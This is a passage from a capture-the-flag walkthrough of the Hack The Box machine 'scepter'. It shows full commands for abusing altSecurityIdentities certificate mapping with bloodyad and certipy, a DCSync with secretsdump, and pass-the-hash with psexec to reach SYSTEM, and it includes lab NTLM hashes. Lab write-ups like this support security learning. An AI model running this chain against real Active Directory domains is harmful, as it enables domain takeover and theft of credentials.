
P.Adams is the user who is a part of the REPLICATION OPERATORS and can DCSync to Domain.
So our goal here is try to takeover P.Adams and then perform DCSync attack.
Also listing WRITABLE from user H.BROWN
1
bloodyad -d scepter.htb -k --host dc01.scepter.htb get writable

We have write access over P.Adams which is a part of HELPDESK ENROLLMENT CERTIFICATE OU.
So now if I set the altSecurityIdentities attribute of P.Adams to which h.brown’s been set to we can again use D.Baker to request a TGT for P.Adams.
1
bloodyad -d scepter.htb -k --host dc01.scepter.htb set object p.adams altSecurityIdentities -v 'X509:<RFC822>p.adams@scepter.htb'

Now lets request a .pfx for D.Baker first.
1
certipy req -username d.baker@scepter.htb -hashes ':18b5fb0d99e7a475316213c15b6f22ce' -target dc01.scepter.htb -ca scepter-DC01-CA -template StaffAccessCertificate -dc-ip 10.129.244.44

Now we use this .pfx to request a TGT for P.Adams.
1
certipy auth -pfx d.baker.pfx -dc-ip 10.129.244.44 -domain scepter.htb -username 'p.adams'

Saving P.adams hash to creds.txt file.
DCSync
Now that we have authentication for p.adams, which is a part of REPLICATION OPERATORS group we can perform a DCSync attack on the domain.
Using secretsdump to dump the full domain.
1
secretsdump.py scepter.htb/p.adams@dc01.scepter.htb -hashes :1b925c524f447bb821a8789c4b118ce0

Shell as NT AUTHORITY\SYSTEM
Now using the administrator hash we get a shell on the box with PSEXEC and claim our ROOT.TXT
1
psexec.py scepter.htb/Administrator@dc01.scepter.htb -hashes :a291ead3493f9773dc615e66c2ea21c4 -dc-ip 10.129.244.44

Rooted!

Thanks for reading 😄